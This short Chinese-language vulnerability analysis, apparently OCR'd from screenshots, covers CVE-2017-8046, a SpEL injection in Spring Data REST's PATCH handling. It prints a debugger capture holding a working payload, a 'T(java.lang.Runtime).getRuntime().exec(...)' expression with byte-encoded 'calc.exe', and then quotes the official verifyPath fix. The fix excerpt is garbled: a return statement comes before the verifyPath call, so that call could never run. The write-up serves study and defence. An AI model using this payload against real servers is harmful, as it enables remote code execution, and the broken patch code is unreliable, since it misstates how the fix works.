
这里调用了setValue触发漏洞


```
PatchOperation › setValueOnTarget()
piled .class file, bytecode version: 50.0 (Java 6)                                    Download Source

    protected void setValueOnTarget(Object target, Object value) {  target: Person@10395  value: "hacker"
        this.spelExpression.setValue(target, value);  spelExpression: SpelExpression@10445  target: Person@10395  value: "hacker"
    }

    protected Object getValueFromTarget(Object target) {
        try {
            return this.spelExpression.getValue(target);
        } catch (ExpressionException var3) {
            throw new PatchException("Unable to get value from target", var3);
        }
```

```
RUNNING
framework.data.rest.webmvc.j
rk.data.rest.webmvc.json.patc
bmvc.json.patch)
work.data.rest.webmvc.config)

Variables
> {...} this = {ReplaceOperation@10424}
> target = {Person@10395}
> value = "hacker"
v this.spelExpression = {SpelExpression@10445}
    > expression = "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{99, 97, 108, 99, 46, 101, 120, 101}))
```

漏洞修复

官方在evaluateValueFromTarget方法中对path参数值的路径进行合法性校验，若为非法内容则直接抛出错误。



```
protected <T> Object evaluateValueFromTarget(Object targetObject, Class<T> entityType) {

        return value instanceof LateObjectEvaluator
                    ? ((LateObjectEvaluator) value).evaluate(spelExpression.getValueType(targetObject)) : value;
        verifyPath(entityType);

        return evaluate(spelExpression.getValueType(targetObject));
}

protected final <T> Object evaluate(Class<T> type) {
        return value instanceof LateObjectEvaluator ? ((LateObjectEvaluator) value).evaluate(type) : value;
}

/**
 * Verifies that the current path is available on the given type.
 *
 * @param type must not be {@literal null}.
 * @return the {@link PropertyPath} representing the path. Empty if the path only consists of index lookups or append
 *         characters.
 */
protected final Optional<PropertyPath> verifyPath(Class<?> type) {

        String pathSource = Arrays.stream(path.split("/"))//
                    .filter(it -> !it.matches("\\d")) // no digits
                    .filter(it -> !it.equals("-")) // no "last element"s
                    .filter(it -> !it.isEmpty()) //
                    .collect(Collectors.joining("."));

        if (pathSource.isEmpty()) {
                return Optional.empty();
        }

        try {
                return Optional.of(PropertyPath.from(pathSource, type));
        } catch (PropertyReferenceException o_O) {
                throw new PatchException(String.format(INVALID_PATH_REFERENCE, pathSource, type, path), o_O);
        }
```

参考

https://www.mi1k7ea.com/2019/04/05/Spring-Data-Rest%E4%B9%8Bcve-2017-8046%E5%88%86%E6%9E%90/#0x03-%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90

https://xushao.ltd/post/cve-2017-8046-fen-xi/#%E7%AE%80%E4%BB%8B